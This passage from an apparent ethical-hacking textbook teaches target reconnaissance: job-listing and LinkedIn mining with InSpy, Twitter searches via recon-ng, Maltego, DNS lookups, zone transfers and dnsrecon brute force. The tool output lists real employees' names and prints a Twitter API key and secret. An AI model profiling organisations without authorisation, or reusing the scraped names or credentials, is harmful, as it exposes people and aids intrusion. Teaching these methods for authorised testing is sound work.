Job listings are another place to look for details beyond the statistics about applicants and the workforce overall. What we can see from these listings is technology that may be in

place within the organization. A listing for a network security engineer has requirements as shown in Figure 4.10. While some of these requirements are generic, there are also some that are very specific about the technology in use in the network. For example, it appears that the company may be using CheckPoint and Palo Alto Networks firewalls. Additionally, it has Cisco routers and switches in its network. This is a foothold. We can now start thinking about how to attack that sort of infrastructure. Cisco devices, for sure, have tools that can be run against them for various auditing and attack purposes.

**FIGURE 4.10** Job requirements for a network security engineer

Requirements:
<ul style="list-style-type: none"><li>• At least 5 years of experience with administration and implementation of IT security infrastructure(mainly CheckPoint, PaloAlto, ForeScout, ISA/TMG, F5)</li><li>• At least 5 years of experience with networking mainly Cisco switches, routers, Wifi as well as F5 load balancers</li><li>• Knowledge of AWS/ Azure /Google /365 cloud infrastructure is recommended</li><li>• Knowledge of networking protocols such as TCP/IP, BGP,OSPF,IPSEC, etc.</li><li>• A deep understanding of monitoring systems and procedures (SolarWinds Orion, PRTG, SNMP)</li><li>• Knowledge of authentication protocols such as OAuth, SAML, RADIUS, etc.</li><li>• Unified communication knowledge – an advantage</li></ul>

We don't have to limit ourselves to the web interface, though, since it can be tedious to keep typing things and flicking through pages. Instead, we can use the program InSpy. This is available as a package that can be installed on Kali Linux. It's a Python script, though, that can be run from anywhere if you want to download it to another system. Running InSpy, we can gather job listings based on a list of technology requirements. If you provide a text file with the technology you want to look for, InSpy will look for jobs at a company you specify that match those technologies.

Beyond jobs, though, we can use LinkedIn to harvest information about people. There are a couple of reasons to look up people. One is just to get some names and titles that you may use later. Another is that even if job descriptions don't have information about technology, when people post their job responsibilities, they very often do. You can also get details about their certifications. Someone with a load of Cisco certifications, for example, is probably employed at a company that has a lot of Cisco equipment. Don't overlook nontechnical roles either. Anyone may provide a little insight into what you may find in the organization. You may get information about telephone systems and document management systems that the company uses, even if the employee isn't an administrator.

Again, we turn to InSpy for a little help here. We provide a text file with titles in it. Providing partial titles works. The text file I am using for our little foray here just has the words *engineer*, *editor*, and *analyst* in it. You'll see in the following code that the titles returned include more words than just those. This means you don't have to be exact about

the titles you are looking for. You do have to provide a file, though. InSpy won't just search blindly through LinkedIn for every person at a particular company. In addition to the text file, you tell InSpy what the company you are looking at is. You can see the command line used to call the program as well as a partial listing of people. This particular search returned 59 people, so only some of them are shown here just to give you a sense of the types of responses you can get.

### InSpy Results from an Employee Search

```
$ inspy --empspy title-list-small.txt Wiley
```

InSpy 2.0.3

```
2018-07-02 16:00:52 59 Employees identified
2018-07-02 16:00:52 Felix R Cabral Sr. Avaya Voice Engineer - Voice Infrastructure
2018-07-02 16:00:52 Uta Goebel Deputy Editor at Wiley VCH
2018-07-02 16:00:52 Janice Cruz (L.I.O.N.) Quality Assurance Analyst at Wiley Education Solut
2018-07-02 16:00:52 Coral Nuñez Puras Financial Planning and Analyst in Wiley
2018-07-02 16:00:52 Jamie Wielgus Editor at John Wiley and Sons
2018-07-02 16:00:52 Stacy Gerhardt Engineer in Training at Wiley|Wilson
2018-07-02 16:00:52 Martin Graf-Utzmann Editor at Wiley VCH
2018-07-02 16:00:52 James Smith, EIT Mechanical Engineer at Wiley|Wilson
2018-07-02 16:00:52 Mohammad Karazoun Software Test Engineer (Product Analyst) at John W
2018-07-02 16:00:52 Robert Vocile Strategic Market Analyst at Wiley
2018-07-02 16:00:52 Misha Davidof Senior Business Analyst Consultant at Wiley
2018-07-02 16:00:52 Aleksandr Lukashevich Automation Testing Engineer at John Wiley and Sons
2018-07-02 16:00:52 Ekaterina Perets, Ph.D. Assistant editor at Wiley
2018-07-02 16:00:52 Guangchen Xu Editor @ Wiley
2018-07-02 16:00:52 Ralf Henkel Editor In Chief at Wiley-Blackwell
2018-07-02 16:00:52 sonal jain Wiley India
2018-07-02 16:00:52 Abhinay Kanneti QA Automation Engineer at Wiley Publishing
2018-07-02 16:00:52 Olga Roginkin, PMP Business Analyst at John Wiley and Sons
2018-07-02 16:00:52 Razi Gharaybeh Senior Quality Assurance Engineer at John Wiley an
2018-07-02 16:00:52 Daniel Bleyer Senior SCCM Systems Engineer at Wiley
2018-07-02 16:00:52 John Coughlan Senior Project Engineer at Wiley
2018-07-02 16:00:52 Stephanie Hill Production Editor at Wiley
```

```
2018-07-02 16:00:52 Jörn Ritterbusch Editor-in-Chief bei Wiley-VCH
2018-07-02 16:00:52 Alden Farrar Assistant Editor at Wiley
2018-07-02 16:00:52 Gilat Mandelbaum Strategy Analyst Intern at Wiley
2018-07-02 16:00:52 Chelsea Meade Pricing Analyst at Wiley
2018-07-02 16:00:52 Babak Mostaghaci Associate Editor at Wiley-VCH
2018-07-02 16:00:52 Vibhushita Misra Testing Analyst/Testing Team Lead at
Wiley
2018-07-02 16:00:52 Mohammed Mnayyes Quality Engineer at John Wiley and Sons
2018-07-02 16:00:52 David Kim Associate Editor | Society Journals | Wiley
2018-07-02 16:00:52 Lauren Elliss Project Engineer at Wiley
2018-07-02 16:00:52 Amit Wawdhane Data Analyst at Wiley | Masters in
Information Sys
```

InSpy is not the only utility we can use to do automatic searches in LinkedIn. We can also use theHarvester, just as we did earlier. Instead of search sites like Google or Bing, we can indicate LinkedIn as the data source to search in. Fortunately, this is something theHarvester will do without requiring an API key. Many sites will require API keys to access programmatically. It maintains some level of accountability and prevents the service from being overused or misused.

## Twitter

Another common social networking site or service is Twitter. There is a lot posted to Twitter that can be of some use. Again, programmatic access to Twitter is useful. You can search using the regular interface, but it's sometimes helpful to be able to use other tools. To gain access to Twitter programmatically, you need to get an API key. This means you need to tell Twitter you are creating an application. You can easily tell Twitter you are creating an application without any special credentials through the Twitter developer's website. When you go through the process to create an application, what you are doing is creating identification information that your app needs to interact with the Twitter service. In Figure 4.11, you can see keys and access tokens for an app.

What you may notice in Figure 4.11 is that the app is named recon-ng-me. The reason for this is that I created the app just to get the key and token so I could add it into recon-ng, a tool used for reconnaissance that includes many plugins. Some of these plugins require API keys or access tokens to be able to interact with the service being queried. That's the case with the Twitter plugin. In the following code, you can see the list of API keys that recon-ng uses and the API keys set for Twitter.

**FIGURE 4.11** Twitter keys and access tokens

The screenshot shows the 'recon-ng-me' application settings page on the Twitter developer platform. The 'Keys and Access Tokens' tab is selected. The page displays the following information:

- Application Settings**:
  - Consumer Key (API Key): 0DE6bQv89M2AApxCvzfX [REDACTED]
  - Consumer Secret (API Secret): [REDACTED] 9FS8AK9g4m6N9OrhkuCQoP6A5ppgSdckOlf3zhD3cMK
  - Access Level: Read and write ([modify app permissions](#))
  - Owner: [REDACTED]
  - Owner ID: 10012232918502 [REDACTED]
- Application Actions**:
  - [Regenerate Consumer Key and Secret](#)
  - [Change App Permissions](#)

## recon-ng Keys

```
[recon-ng] [default] > keys list
```

Name	Value
bing_api	
builtwith_api	
censysio_id	
censysio_secret	
flickr_api	
fullcontact_api	
github_api	
google_api	

```

| google_cse      |
| hashes_api      |
| ipinfodb_api    |
| jigsaw_api      |
| jigsaw_password |
| jigsaw_username |
| pwnedlist_api   |
| pwnedlist_iv    |
| pwnedlist_secret|
| shodan_api       |
| twitter_api     | 0DE6bQv89M2AApxCvzfX7AIpd
| twitter_secret  |
jxhcaFu9FS8AK9g4m6N90rhkuCQoP6A5ppgSdck0If3zhD3cMK |
+-----+

```

Now that we have the API key in place for Twitter, we can run the module. To run the module, we have to “use” it, meaning we load the module with the `use` command. Once it’s loaded, we have to set a source. In our case, the source is a text string, so it’s in quotes, telling `recon-ng` that we are using a text string for the source. The text string expected here is a user handle. The word `recon` was selected somewhat randomly and it got results. Once that’s done, all we need to do is run the module. You can see loading the module, setting the source, and running it in the following code. The results from the module are truncated because there were quite a few of them, and this is just to show you how to use the module.

### **Using Twitter Module in `recon-ng`**

```
[recon-ng][default] > use recon/profiles-profiles/twitter_mentions
[recon-ng][default][twitter_mentions] > show options
```

Name	Current Value	Required	Description
-----	-----	-----	-----
LIMIT	True	yes	toggle rate limiting
SOURCE	default	yes	source of input (see 'show info' for details)

```
[recon-ng][default][twitter_mentions] > set SOURCE 'recon'
SOURCE => 'recon'
```

```
[recon-ng] [default] [twitter_mentions] > run


-----
'RECON'
-----
[*] [profile] MattyVsTheWorld - Twitter
(https://twitter.com/MattyVsTheWorld)
[*] [profile] upthevilla76 - Twitter
(https://twitter.com/upthevilla76)
[*] [profile] davidsummers64 - Twitter
(https://twitter.com/davidsummers64)
[*] [profile] nastypig99 - Twitter
(https://twitter.com/nastypig99)
[*] [profile] rothschildmd - Twitter
(https://twitter.com/rothschildmd)
[*] [profile] CamillaPayne7 - Twitter
(https://twitter.com/CamillaPayne7)
[*] [profile] Matt5cott - Twitter
(https://twitter.com/Matt5cott)
[*] [profile] AVFCOfficial - Twitter
(https://twitter.com/AVFCOfficial)
[*] [profile] CamillaPayne7 - Twitter
(https://twitter.com/CamillaPayne7)
[*] [profile] Matt5cott - Twitter
(https://twitter.com/Matt5cott)
[*] [profile] AVFCOfficial - Twitter
(https://twitter.com/AVFCOfficial)
[*] [profile] yorkshireAVFC - Twitter
(https://twitter.com/yorkshireAVFC)
```

Because we are running the twitter-mentions module, we are using the text string to search for mentions in Twitter. What we get back are profiles from users that were mentioned by a given handle. You could do the reverse of these results with the twitter\_mentioned module, which returns profiles that mentioned the specified handle. Finally, we can look for tweets that happened in a given geographic area using the locations-pushpin/twitter module. We can specify a radius in kilometers within which we want to search using this module.

There is another tool that's useful for reconnaissance overall, but since it has Twitter abilities, we'll take a look at it here. Maltego uses a visual approach by creating graphs from

the data that has been collected. It can be useful to have entity relationships identified, like parent-child relationships between pieces of data. Maltego uses transforms to pivot from one piece of information to another. A collection of transforms is called a machine, and it's a good place to start. Figure 4.12 shows part of the output from Twitter Digger X, which analyzes tweets from the username provided. As you can see, you get a graph that is structured like a tree. This is because every piece of data collected can potentially yield another piece, which would be a child.

**FIGURE 4.12** Maltego graph from Twitter



Maltego can be a good tool to collect reconnaissance data, especially if you want a visual representation of it. While there are several other tools that can collect the same data Maltego does, Maltego does have the advantage of giving you a quick way to collect additional data by just selecting a node on the graph and running a transform on it to pivot to another data collection tool. You can start with a hostname, for instance, and collect an IP address from it by just running a transform.

There are additional Twitter machines and transforms aside from Twitter Digger X. You can also monitor Twitter for the use of hashtags, for example. This will provide a lot of capability, in addition to all of the other capabilities, to search Twitter from inside Maltego.

### Activity

Obtain a copy of Maltego Community Edition (available preinstalled in Kali Linux). Use Maltego to locate as much information about yourself as you can using the machines and transforms available.

## Job Sites

Earlier we looked at LinkedIn as a source of information. One area of information we were able to gather from LinkedIn was job descriptions, leading to some insights about what technology is being used at some organizations. For example, Figure 4.13 shows some qualifications for an open position. This is for a senior DevOps engineer, and the listing was on [indeed.com](#). While the technologies are listed as examples, you certainly have some starting points. You know the company is using relational databases. This isn't surprising, perhaps, since so many companies are using them. It does tell you, though, that they aren't using NoSQL, which includes things like MongoDB and Redis. You also know that they are using Amazon Web Services. Since they are looking for someone certified there, this is a certainty.

**FIGURE 4.13** Job listing with technologies

Preferred Qualifications
<ul style="list-style-type: none"><li>• Amazon AWS Certified DevOps Engineer - Professional Certification</li><li>• Experience with Chef, Puppet, Salt, or Ansible in production environments</li><li>• Strong scripting skills, i.e., Powershell, Python, Bash, Ruby, etc</li><li>• Experience with application containerization and orchestration frameworks, i.e., Docker, AWS ECS, Kubernetes</li><li>• Familiarity with relational database technologies - Oracle, Postgres, MySQL, Aurora</li><li>• Management of continuous code integration services and tools like Jenkins, Bamboo, TeamCity, and AWS Code Tools</li><li>• Experience with automated testing tools like Selenium and JMeter</li><li>• Understanding of Service-Oriented Architecture and REST APIs</li><li>• Experience building enterprise security strategies for cloud adoption</li><li>• Experience leading or working on certification or accreditation of cloud workload(s) to meet industry or regulatory standards such as PCI DSS, ISO 27001, HIPAA, and NIST/DoD frameworks.</li></ul>

If you wanted to try to do something through the web application, you know they are using RESTful interfaces for the application. It's not much, but it's a starting point. As you look over job listings, you start to be able to read them with an eye toward picking out potential targets. After you've been reading them for a while, you will start to pick out some of the language of these listings. As an example, the listing uses the word *like* in several of the lines. While you can't get a complete line on what is used, you can certainly rule some things out, as we did earlier.

There are a lot of places to go looking for job listings. While in the old days, we used newspapers, and you'd have to get a newspaper in the region you wanted to look for a job in (or scare up information about a company you were trying to research), now job postings are everywhere online. Some of the big websites you might use are Monster, Indeed, Glassdoor, CareerBuilder, and Dice. You should also keep the company itself in mind. While many companies use the job posting sites, there may be some companies that post jobs on their own site, and they may not be available elsewhere. You may also check specialized sites like USAJobs and ClearanceJobs.

Any of these job postings may provide you with some insight into not only technology but also organizational structure. As I mentioned earlier, don't focus only on technology

listings. You can gather additional information about the company using other job listings that aren't about technology.

## Domain Name System

While you can gather a lot of information at a distance, at some point, you need to dive in. This still doesn't mean you are going fully active, but you're going to start gathering details about the scope of what we are dealing with. When you interact with systems on your target, and every other system as well, you need to communicate with an IP address. However, humans aren't good at remembering strings of numbers. Instead, we use hostnames, but that means we need something that will translate these hostnames into IP addresses for us. This is where the DNS comes in.

DNS is a tiered system, and it's tiered in a couple of ways. First is the hostnames we use. I can use an example here to help to demonstrate. `www.labs.domain.com` is a hostname because it refers to a specific host or system. It's best to read the hostname from right to left, because that's how DNS will read it when it comes time to resolving the hostname to an IP address. In the beginning were the top-level domains (TLDs), and they were `.com`, `.org`, and `.edu`, as well as all the ones for the different countries (`.uk`, `.au`, `.ca`, `.sk`, `.us`, and so on). Later, many more were added, but they are all still TLDs. They are considered top-level domains because you might graph DNS like a tree. All the TLDs would be at the top, and then everything grew out from those TLDs.

Second-level domains are where we start adding in organizations. The TLDs belong to the Internet at large, so to speak. They have organizations that manage them, but they don't "belong" to any one organization, at least not in the way the second-level domains can be said to. In our example, the second-level domain would be `domain`. When people refer to domains, they generally refer to the second-level domain along with the TLD, or `domain.com` in our example.

Under second-level domains are subdomains. Every domain can have as many levels of subdomains as they are willing to manage. We have a subdomain in the example. The subdomain is `labs`, and it belongs to the domain `domain.com`. When we add `www`, which is the hostname, to the subdomain, the second-level domain, and the TLD, we end up with something called a fully qualified domain name (FQDN). It's fully qualified because it's clear what domain the hostname belongs to (the hostname `www`, for instance, exists in countless domains) and it's also clear what hostname in the domain we are talking about.

You may recognize the three letters `www` as standing for World Wide Web, which it also stands for here. When the letters are meant to refer to the World Wide Web, they are capitalized—`WWW`. When you see `www`, it will refer to a hostname rather than the overall World Wide Web.

Now that you have a basic understanding of the naming structure used within DNS and a basic understanding of what DNS is used for, we can start looking at how you might use DNS to gather information about your targets. First, we'll start with name lookups. This includes how a name lookup actually works, and then we'll look at some tools that can be used to perform the name lookups. After that, we'll look at doing zone transfers, which are essentially bulk name lookups.


## Name Lookups

When you visit a website, you enter something called a Uniform Resource Locator (URL). The URL consists, commonly, of two parts. The first is the Uniform Resource Identifier (URI). This is the protocol used (e.g., `http://` or `ftp://`). Following the URI is the FQDN. Your browser will issue a request to the operating system to open a connection to the FQDN at the port indicated by the URI. Before the connection can be opened, however, the system needs to have an IP address to put into the layer 3 headers. So, it issues a name resolution request. Each computer will have at least one name resolver configured. The name resolver is the system your computer goes to in order to accomplish the name resolution.

This description assumes that your computer has never visited the site before. Your system will commonly cache the resolved address so it doesn't have to generate network traffic to ask again. Similarly, the resolver your system asks will also generally cache results so it doesn't have to keep asking its authoritative server. We similarly assume that no other system using the same resolver has requested the information, resulting in a fresh request.

The name resolver is a DNS server. It takes in DNS requests and resolves them, based on what is being asked. Typically, the name resolver you will have configured will be what is called a caching name server. This means it gets requests from endpoints, resolves them, and caches the results for efficiency. This is distinct from what is known as an authoritative server, which holds the records for a given domain. We'll get to authoritative servers shortly. So, the first DNS request is the one from your system to the caching server, wherever it happens to be located. Figure 4.14 shows a basic flow of how a complete DNS name resolution would work, so you can follow along there.

We start with the request labeled A. This goes to the name resolver, labeled Caching DNS. The caching DNS server checks its cache and sees that it has no IP address stored, so it begins something called a *recursive name query* or *recursive name resolution*. It's called *recursive* because it will end up with multiple requests that keep getting narrower until we end up with what we want. The caching server will need to start with the TLD. It will have a hints file, indicating the IP addresses for the root name servers. For our example, the caching server will need to identify the server to use for the `.com` TLD. Once it has identified the server it needs to send a request to, request B goes out, asking the root server for the IP address of the name server for the `domain.com` domain.

**FIGURE 4.14** DNS name resolution

The root server has the name server details for all the domains that fall under the TLD it is responsible for. The root server will reply to our caching server with the IP address for the name server for `domain.com`. When we did the `whois` lookups earlier, at the end of a `whois` lookup on a domain will be the name servers for that domain, since the name servers are stored with the domain. This, though, is why what we are doing is called a *recursive query*. We can't just ask the root server for the IP address of the hostname, so we have to ask it for a pointer to who to ask next.

Request C is the DNS request asking the name server for `domain.com` about `labs.domain.com`. Since `labs.domain.com` is separate from `domain.com`, what our caching server gets back is another name server. This means one more request. We are now at the point where the FQDN is being asked for. Request D goes out asking for the IP address of `www.labs.domain.com`. The authoritative server, which is the one we are asking because it has the authoritative information about that domain, responds with the IP address. It may actually respond with multiple IP addresses, but for our purposes, we're going to just say it comes back with a single IP. Once the caching server has the IP, it sends the response back to our system, which can then issue request E, which isn't a DNS request but a connection request to the web server.

Now that you have a handle on the process we are going through to get IP addresses back from DNS servers, we can start looking at tools we can use to get those addresses.

## Using Host

Perhaps the easiest tool to use is `host`. This is a program that you will find on most Unix-like systems, including Linux systems. It has no Windows analog, unfortunately. If you don't have it installed by default, you can probably get it installed. Using it is very straightforward. You just pass the hostname you want the IP address for to host and you will get a response. You can see an example of that in the following code.

### DNS Lookup Using host

```
$ host www.sybex.com
www.sybex.com has address 208.215.179.132
$ host www.sybex.com 4.2.2.1
Using domain server:
Name: 4.2.2.1
Address: 4.2.2.1 # 53
Aliases:

www.sybex.com has address 208.215.179.132
$ host 208.215.179.132
132.179.215.208.in-addr.arpa domain name pointer motorfluctuations.net.
132.179.215.208.in-addr.arpa domain name pointer managementencyclopedia.org.
132.179.215.208.in-addr.arpa domain name pointer smashboard.wiley.com.
132.179.215.208.in-addr.arpa domain name pointer elansguides.com.
132.179.215.208.in-addr.arpa domain name pointer currentprotocols.net.
132.179.215.208.in-addr.arpa domain name pointer geographyencyclopedia.com.
132.179.215.208.in-addr.arpa domain name pointer separationsnow.info.
132.179.215.208.in-addr.arpa domain name pointer jcsrn-journal.com.
132.179.215.208.in-addr.arpa domain name pointer literature-compass.com.
```

In addition to just a straightforward lookup of a hostname to an IP address, we can use a different server than the one that is defined as our resolver. You can see in the second request, I added an IP address to the command line. This IP address is a caching server that is available for anyone to use. It was created by GTE Internetworking and has been around for at least the better part of a couple of decades at this point. Since it is also a caching server that is open for anyone to use, we can issue requests to it and it will go through the same process described earlier, just as if it were our own caching server.

You can also see from the example, where it says host 208.215.179.132, that you can look up a hostname from an IP address. Every address block will have a DNS server that belongs to it. This means that requests can be issued to the DNS server for an address block to do something called a *reverse lookup*, meaning that we have an IP address, and we want the hostname that's associated with it. As you can see, often an IP address will have several hostnames associated with it. This may be the case where a web server is hosting virtual servers—meaning the web server can determine what content to serve up based on the hostname in the request. The request for this IP address resulted in 197 responses, but they have been truncated for space.

## Using nslookup

Another tool that can be used is nslookup. This can be used just like the program host, meaning you could just run nslookup www.sybex.com and get a response. An advantage to nslookup, however, is that you can issue many requests without having to keep running nslookup. When you run nslookup without any parameters, you will be placed into an nslookup shell, where you are interacting with the program, issuing requests. In the following code, you can see an exchange in nslookup. We are ultimately looking for the same information as we got earlier using host, but we are going about it in a different manner.

### Using nslookup for Name Resolution

```
$ nslookup  
> set type=ns  
> sybex.com  
Server:      192.168.86.1  
Address:     192.168.86.1#53
```

### Non-authoritative answer:

```
sybex.com      nameserver = jws-edcp.wiley.com.  
sybex.com      nameserver = ns.wiley.co.uk.  
sybex.com      nameserver = ns2.wiley.co.uk.  
sybex.com      nameserver = sg-ns01.wiley.com.  
sybex.com      nameserver = bri-ns01.wiley.com.  
sybex.com      nameserver = ns.wileypub.com.
```

Authoritative answers can be found from:

```
> set type=A  
> server ns.wileypub.com.  
Default server: ns.wileypub.com.  
Address: 12.165.240.53#53  
> www.sybex.com
```

```
Server: ns.wileypub.com.
```

```
Address: 12.165.240.53#53
```

```
Name: www.sybex.com
```

```
Address: 208.215.179.132
```

Instead of just looking up the IP address from the hostname, I used resource records to start. DNS supports multiple resource records, though the most common is the address (A) record. When you see `set type=ns`, I'm telling `nslookup` to issue subsequent requests asking for name server (NS) records. This will tell us the authoritative name servers for the given domain. Once I had the list of NSs, I was able to set the server I was asking to one of the NSs. What this means is that instead of going to my caching server, `nslookup` is going to issue a DNS request directly to the authoritative server, which wouldn't have to do any recursive search since it has the information being requested.

## Using dig

The program `dig` is another utility that can be used for name resolutions. It also supports the same things we have been doing, meaning we can indicate a different name server and also request different resource records. An example using `dig` can be seen in the following code. The command line has all the information for the request, including the resource record type, the request, and also the server `dig` should issue the request to.

### Using dig for DNS Lookups

```
$ dig mx sybex.com @ns.wileypub.com
```

```
; <>> DiG 9.10.6 <>> mx sybex.com @ns.wileypub.com
;; global options: +cmd
```

#### **;; Got answer:**

```
; ; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37337
;; WARNING: recursion requested but not available
```

```
; ; OPT PSEUDOSECTION:
; ; EDNS: version: 0, flags:; udp: 4096
; ; QUESTION SECTION:
; ;sybex.com. IN MX
```

#### **;; ANSWER SECTION:**

```
sybex.com. 900 IN MX 40 alt3.emea.email.fireeyecloud.com.
sybex.com. 900 IN MX 10 primary.emea.email.fireeyecloud.com.
sybex.com. 900 IN MX 20 alt1.emea.email.fireeyecloud.com.
sybex.com. 900 IN MX 30 alt2.emea.email.fireeyecloud.com.
```

```
;; Query time: 278 msec
;; SERVER: 12.165.240.53#53(12.165.240.53)
;; WHEN: Wed Jul 04 21:03:11 MDT 2018
;; MSG SIZE  rcvd: 149
```

The response is quite a bit more detailed than we've seen so far. First, we can see the parameters `dig` used while it was running. These parameters can be changed as needed. After the parameters, you can see the question section. This makes it very clear what the request was. You can compare that to what you asked for, in case there is any confusion based on what you specified on the command line. Finally, we get the result.

In this example, the type is MX, which is the mail exchanger record. The DNS server will respond with a list of all the mail servers that have been configured in DNS for that domain. When you want to send email to someone, your mail server will issue a DNS request asking which mail server it should be sending mail to for the domain requested. The mail servers are listed with a number. The lowest number is the preferred mail server. If, for whatever reason, you can't reach that mail server, you move on to the next one and so on until you run out of mail servers and have to fail the message.

Using `dig`, we can do exactly what we did earlier with `host` and `nslookup`. On the command line, you indicate the resource record you want. In our command line (`dig mx sybex.com @ns.wileypub.com`), `mx` is the resource record being requested, but it could just as easily be `A` or `NS`. It could also be `PTR`, if we wanted to get back an IP address from a hostname. After the record type is the request. Since we are looking for a mail exchanger record, this would be a domain name, though you could issue an FQDN here, and you would get the mail exchanger records for the last domain that's part of the FQDN. Finally, we indicate the server to ask using the `@` sign.

## Zone Transfers

Issuing single requests is fine, but it assumes you know some information. In most cases, applications are asking for the information about IP addresses from hostnames so the application can function correctly. In our case, as ethical hackers, we are sometimes looking for all the hostnames that belong to a domain. This can be done using something called a *zone transfer*. A zone transfer is legitimately used between multiple NSs in a domain to keep the servers in sync. You might have a primary server for a domain and then multiple secondary servers. The secondary servers would issue a zone transfer request to the primary and update their records accordingly.

We can use that capability, theoretically, to request all the records in a domain. Because of this capability, though, two things have happened. First, most domains you will run across won't allow zone transfers from anyone other than the secondary NSs that have been configured. Second, many companies use something called split DNS. Split DNS is where the

outside world is given an authoritative server address to use for externally resolvable hosts, like the web server and the mail server. Any system inside the enterprise network would use the company resolver, which would be configured as authoritative for the corporate domain. This means it can have many other systems that are not known or available to the outside world but that internal systems can resolve and connect to.

To issue a zone transfer request, you can use the utilities we've already been using, though there are others. If you wanted to attempt a zone transfer using `dig`, for instance, the request type would be `axfr`. You can see an example of using `dig` to request a zone transfer in the following code.

### **Zone Transfer Using dig**

```
$ dig axfr domain.com @192.168.86.51

; <>> DiG 9.10.6 <>> axfr domain.com @192.168.86.51
;; global options: +cmd
domain.com.      86000    IN     SOA    ns.domain.com.
root.domain.com. 1 604800 86400 24129200 604800
domain.com.      86000    IN     NS     ns.domain.com.
blagh.domain.com. 86000    IN     A      172.16.56.10
ftp.domain.com.   86000    IN     A      10.5.6.10
lab.domain.com.   86000    IN     A      172.16.56.7
ns.domain.com.   86000    IN     A      192.168.86.51
wubble.domain.com. 86000    IN     A      172.30.42.19
www.domain.com.  86000    IN     A      192.168.75.24
domain.com.      86000    IN     SOA    ns.domain.com.
root.domain.com. 1 604800 86400 24129200 604800
;; Query time: 20 msec
;; SERVER: 192.168.86.51#53(192.168.86.51)
;; WHEN: Thu Jul 05 10:15:27 MDT 2018
;; XFR size: 9 records (messages 1, bytes 243)
```

### **Brute Force**

As zone transfers are generally disallowed, you may have to rely on less elegant solutions to gather information about your target. Fortunately, there are some tools that may be of help here. One is `dnsrecon`, which can be used to extract some of the common resource records in DNS. Additionally, it can be used to identify hostnames as a result of repeated requests based on a word list provided to the program. In the following code, `dnsrecon` is used to do a brute-force scan. The word list provided has a number of possible hostnames. These hostnames are prepended to the provided domain name, and then the resulting FQDN is checked. You can see a portion of the results from the scan.

### Using dnsrecon to Acquire Hostnames

```
$ dnsrecon -d wiley.com -D /usr/share/wordlists/dnsmap.txt -t brt
[*] Performing host and subdomain brute force against wiley.com
[*]      A act.wiley.com 209.172.193.49
[*]      A adc.wiley.com 192.168.5.1
[*]      A ags.wiley.com 209.172.193.49
[*]      A api.wiley.com 209.172.192.180
[*]      A bcs.wiley.com 209.172.193.216
[*]      CNAME bpa.wiley.com internal-bpa-private-app-prod-elb-
405571586
.us-east-1.elb.amazonaws.com
[*]      A internal-bpa-private-app-prod-elb-405571586.us-east-
1.elb.amazonaws
.com 10.223.11.111
[*]      A internal-bpa-private-app-prod-elb-405571586.us-east-
1.elb.amazonaws
.com 10.223.139.133
[*]      A bpm.wiley.com 10.6.1.241
[*]      A bps.wiley.com 10.6.2.91
[*]      A cct.wiley.com 209.172.194.98
[*]      CNAME cec.wiley.com d1hsh8hpdo3jj3.cloudfront.net
```

In some cases, looking up an IP address results in an alias. In the output, these show up as canonical name (CNAME) responses. The CNAME refers to another hostname, and that hostname is then resolved until there is an IP address. There can be multiple layers of CNAMEs that need to be resolved. Some of these IP addresses are private, but some others are public IP addresses. These IP addresses could be chased down.

#### Hands-on Activity

You will get a good idea how to start to size a footprint with this activity. Select a domain, ideally one you have some association with. Identify, using some of the techniques described in the preceding sections, some of the hosts associated with the domain. Once you have the IP addresses, identify the address blocks and who owns them. Keep track of all the IP addresses and address blocks owned by the company or organization associated with the domain.

## Passive DNS

In practice, there are two different phases of reconnaissance. While there is a lot of focus on gathering information to launch attacks, there is a lot of reconnaissance that happens after exploitation as well. You can perform reconnaissance from the outside as well as from the inside. Once you are on the inside, some of this gets a little easier, or at least we open some other doors for reconnaissance. A technique of using cached DNS entries on a local system is called *passive* DNS reconnaissance.

